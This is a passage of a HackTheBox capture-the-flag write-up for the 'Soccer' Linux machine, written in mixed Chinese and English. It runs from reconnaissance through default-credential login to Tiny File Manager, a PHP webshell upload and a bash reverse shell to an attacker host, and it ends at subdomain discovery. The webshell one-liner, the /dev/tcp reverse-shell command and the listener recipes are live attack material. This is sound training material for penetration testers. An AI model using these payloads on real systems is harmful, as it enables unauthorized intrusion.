


HackTheBox Writeup - Soccer

#hackthebox #linux #nmap #gobuster #subdomain #whatweb #nuclei #default-credentials #linpeas #doas #tiny-file-manager
#nodejs #express #upload #php #webshell #web-socket #SQL-Injection #boolean-based-sqli #sqlmap #dstat

Soccer starts with a website that is managed over Tiny File Manager. On finding the default credentials, I'll use that to upload a webshell and get a shell on the box. With this foothold, I'll identify a second virtual host with a new site. That site uses websockets to do a validation task. I'll exploit an SQL injection over the websocket to leak a password and get a shell over SSH. The user is able to run dstat as root using doas, which I'll exploit by crafting a malicious plugin

Info



```
> Name: Soccer  
> IP: 10.10.11.194  
> OS: Linux
```

Author :

- Github Repo - <https://github.com/opabravo/security-writeups/>
- Medium - <https://medium.com/p/1e25510803fa>

Recon

Nmap

```
└─(root@kali)-[~]
└─# nmap -sV -sC -Pn -T4 10.10.11.194 -p- -oA soccer
# Nmap 7.93 scan initiated Thu Dec 22 12:25:43 2022 as: nmap -sV -sC -O -Pn -oA soccer 10.10.11.194
Nmap scan report for 10.10.11.194
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad0d84a3fdcc98a478fef94915dae16d (RSA)
|   256 dfd6a39f68269dfc7c6a0c29e961f00c (ECDSA)
|_  256 5797565def793c2fcdbb35fff17c615c (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://soccer.htb/
9091/tcp  open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|   HTTP/1.1 400 Bad Request
|   Connection: close
|   GetRequest:
|   HTTP/1.1 404 Not Found
|   Content-Security-Policy: default-src 'none'
|   X-Content-Type-Options: nosniff
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 139
|   Date: Thu, 22 Dec 2022 17:26:01 GMT
|   Connection: close
|   <!DOCTYPE html>
|   <html lang="en">
```

```
| <head>
| <meta charset="utf-8">
| <title>Error</title>
| </head>
| <body>
| <pre>Cannot GET /</pre>
| </body>
| </html>
| HTTPOptions, RTSPRequest:
| HTTP/1.1 404 Not Found
| Content-Security-Policy: default-src 'none'
| X-Content-Type-Options: nosniff
| Content-Type: text/html; charset=utf-8
| Content-Length: 143
| Date: Thu, 22 Dec 2022 17:26:02 GMT
| Connection: close
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="utf-8">
| <title>Error</title>
| </head>
| <body>
| <pre>Cannot OPTIONS </pre>
| </body>
|_ </html>
```

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 149.02 seconds

Enum

根據nmap http title的信息加入DNS紀錄

```
└─(root@kali)-[~]
└─# echo "10.10.11.194 soccer.htb" >> /etc/hosts
```

查看Response Headers

```
└─(root@kali)-[~]
└─# whatweb soccer.htb
http://soccer.htb [200 OK] Bootstrap[4.1.1], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)],
IP[10.10.11.194], JQuery[3.2.1,3.6.0], Script, Title[Soccer - Index], X-UA-Compatible[IE=edge], nginx[1.18.0]
```

首頁看似是靜態頁面，且查看原始碼無其他發現

用gobuster爆破目錄

```
└─(root@kali)-[~]
└─# gobuster dir -u soccer.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20


=====
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://soccer.htb
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.3
[+] Timeout: 10s
=====
2022/12/23 05:23:45 Starting gobuster in directory enumeration mode
=====
/tiny (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]
Progress: 43736 / 220561 (19.83%)^C
[!] Keyboard interrupt detected, terminating.
=====
```

2022/12/23 05:30:50 Finished

=====

找到目錄 /tiny

觀察目錄檔名可得知為php



在公司用的弱掃好夥伴 `nuclei` 也可以拿出來跑一下

```
(root@kali)-[~]
└─# nuclei -u soccer.htb -me soccer_index -o nuclei_soccer_index.txt

      _____
     /         \
    /  _  \   /  _  \   ( )
   /  _  \ /  _  \ /  _  \
  /  _  \ /  _  \ /  _  \
 /  _  \ /  _  \ /  _  \
/  _  \ /  _  \ /  _  \   v2.8.3


projectdiscovery.io

[INF] Using Nuclei Engine 2.8.3 (latest)
[INF] Using Nuclei Templates 9.3.2 (latest)
[INF] Templates added in last update: 57
[INF] Templates loaded for scan: 4528
[INF] Targets loaded for scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 883 (Reduced 817 HTTP Requests)
[INF] Using Interactsh Server: oast.online
[nginx-version] [http] [info] http://soccer.htb [nginx/1.18.0]
[tech-detect:jsdelivr] [http] [info] http://soccer.htb
[tech-detect:bootstrap] [http] [info] http://soccer.htb
[tech-detect:nginx] [http] [info] http://soccer.htb
...

[waf-detect:nginxgeneric] [http] [info] http://soccer.htb/
[openssh-detect] [network] [info] soccer.htb:22 [SSH-2.0-OpenSSH_8.2p1 Ubuntu
```

Reverse Shell

Wappalyzer



到tiny file manager官方[github](#)

可找到預設帳密: admin:admin@123

How to use

Download ZIP with latest version from master branch.

Just copy the tinyfilemanager.php to your webspace - thats all :) You can also change the file name from "tinyfilemanager.php" to something else, you know what i meant for.

Default username/password: **admin/admin@123** and **user/12345**.

⚠ Warning: Please set your own username and password in `$auth_users` before use. password is encrypted with `password_hash()` . to generate new password hash [here](#)

To enable/disable authentication set `$use_auth` to true or false.

i Add your own configuration file `config.php` in the same folder to use as additional configuration file.

成功進入管理頁面後可上傳php web shell

File Manager [/ tiny](#) [Upload](#) [New Item](#) [Admin](#)

<input type="checkbox"/>	Name	Size	Modified	Perms	Owner	Actions
<input type="checkbox"/>	⏮ ..					
<input type="checkbox"/>	📁 uploads	Folder	23.12.22 10:36	0757	root:root	🗑 ✎ 📁 🔗
<input type="checkbox"/>	</> tinyfilemanager.php	176.56 KB	17.11.22 08:07	0644	root:root	👁 🗑 ✎ 📁 🔗 📄

Full Size: 176.56 KB File: 1 Folder: 1 Memory used: 2 MB Partition size: 1.07 GB free of 3.84 GB

[✔ Select all](#) [✖ Unselect all](#) [🔄 Invert Selection](#) [🗑 Delete](#) [📁 Zip](#) [📁 Tar](#) [📄 Copy](#)

Tiny File Manager 2.4.3

Webshell Methods:

1. 一句話木馬: `<?php system($_GET['cmd']); ?>` 傳 `bash -c "bash -i >& /dev/tcp/<IP>/<PORT> 0>&1"`
2. Weevely Webshell
3. seclists 抓web shells
4. Google PHPweb shell
5. <https://www.revshells.com/>
6. <https://github.com/swisskyrepo/PayloadsAllTheThings>
7. locate webshells at local

```

└─(root@kali)-[/usr/share/seclists/Web-Shells/PHP]
└─# locate webshell
...
/usr/share/webshells/php/php-reverse-shell.php

```

Listener Methods:

1. netcat + read line wrapper get reverse shell
2. Metasploit use multi handler -> `sessions -u`
3. Rich Reverse Shell: `pip3 install pwncat-cs -> python3 -m pwncat -l 1111 -m linux -> CTRL + D (Detach)`
4. <https://www.revshells.com/>

Method 1.

```

└─(root@kali)-[~]
└─# rlwrap nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.10.14.45] from (UNKNOWN) [10.10.11.194] 57372
Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 11:03:24 up 1:51, 0 users, load average: 0.00, 0.02, 0.00
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

```

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cat /etc/passwd | grep "/bin/bash"
root:x:0:0:root:/root:/bin/bash
player:x:1001:1001::/home/player:/bin/bash
```

User Flag

Permission Denied · 要想辦法拿到 player 存取權

```
(remote) www-data@soccer:/home/player$ cat user.txt
cat: user.txt: Permission denied
(remote) www-data@soccer:/home/player$ ls -la user.txt
-rw-r----- 1 root player 33 Dec 23 14:13 user.txt
(remote) www-data@soccer:/home/player$
```

Enum

列running services

```
(remote) www-data@soccer:/var/www/html/tiny$ systemctl list-units --type=service | grep running
accounts-daemon.service      loaded active running Accounts Service
atd.service                  loaded active running Deferred execution scheduler
auditd.service               loaded active running Security Auditing Service
cron.service                 loaded active running Regular background program processing daemon
dbus.service                 loaded active running D-Bus System Message Bus
getty@tty1.service           loaded active running Getty on tty1
irqbalance.service           loaded active running irqbalance daemon
ModemManager.service         loaded active running Modem Manager
multipathd.service           loaded active running Device-Mapper Multipath Device Controller
mysql.service                 loaded active running MySQL Community Server
networkd-dispatcher.service  loaded active running Dispatcher daemon for systemd-networkd
nginx.service                 loaded active running A high performance web server and a reverse proxy server
open-vm-tools.service         loaded active running Service for virtual machines hosted on VMware
```

php7.4-fpm.service	loaded active running The PHP 7.4 FastCGI Process Manager
pm2-root.service	loaded active running PM2 process manager
polkit.service	loaded active running Authorization Manager
rsyslog.service	loaded active running System Logging Service
snaped.service	loaded active running Snap Daemon
ssh.service	loaded active running OpenBSD Secure Shell server
systemd-journald.service	loaded active running Journal Service
systemd-logind.service	loaded active running Login Service
systemd-networkd.service	loaded active running Network Service
systemd-resolved.service	loaded active running Network Name Resolution
systemd-udevd.service	loaded active running udev Kernel Device Manager
udisks2.service	loaded active running Disk Manager
vgauth.service	loaded active running Authentication service for virtual machines hosted on VMware

Process list

```
(remote) www-data@soccer:/home/player$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
www-data  1128  0.1  0.1  54228  6624 ?        S    14:13   0:08 nginx: worker process
www-data  1129  0.2  0.1  54360  6612 ?        S    14:13   0:11 nginx: worker process
...
```

Uname

```
(remote) www-data@soccer:/usr/local/bin$ uname -a
Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

User installed software

```
(remote) www-data@soccer:/usr/local/bin$ ls /usr/local/bin -la
total 64
drwxr-xr-x  2 root root  4096 Nov 17 09:09 .
drwxr-xr-x 10 root root  4096 Nov 15 21:38 ..
-rwsr-xr-x  1 root root 42224 Nov 17 09:09 doas
```

```
-rwxr-xr-x 1 root root 2002 Nov 17 09:09 doasedit
-rwxr-xr-x 1 root root 5471 Nov 17 09:09 vidoas
```

Netstat

```
(remote) www-data@soccer:/var/spool/mail$ netstat -ltnp
```

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:9091	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:33060	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	1128/nginx: worker
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:3000	0.0.0.0:*	LISTEN	-
tcp6	0	0	:::80	:::*	LISTEN	1128/nginx: worker
tcp6	0	0	:::22	:::*	LISTEN	-

Nginx Config

```
(remote) www-data@soccer:/tmp$ cat /etc/nginx/sites-available/soc-player.htb
```

```
server {
    listen 80;
    listen [::]:80;

    server_name soc-player.soccer.htb;

    root /root/app/views;

    location / {
        proxy_pass http://localhost:3000;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
```

```
    proxy_cache_bypass $http_upgrade;  
  }  
}
```

Local domain name Records:

```
(remote) www-data@soccer:/tmp$ cat /etc/hosts  
127.0.0.1      localhost      soccer  soccer.htb    soc-player.soccer.htb
```

Subdomain

根據所蒐集信息，找到一個subdomain

加到Hosts





```
echo "10.10.11.194 soc-player.soccer.htb" >> /etc/hosts
```

使用 node.js + express

← → ↻ ⚠ Not secure | soc-player.soccer.htb/

Soccer Home Match Login Signup

HTB


 **Wappalyzer**   

TECHNOLOGIES


MORE INFO


↓ Export

Web frameworks


 [Express](#)

Web servers


 [Nginx](#) 1.18.0

 [Express](#)


Programming languages

 [Node.js](#)


Operating systems

 [Ubuntu](#)


JavaScript libraries

 [jQuery](#) 3.6.0

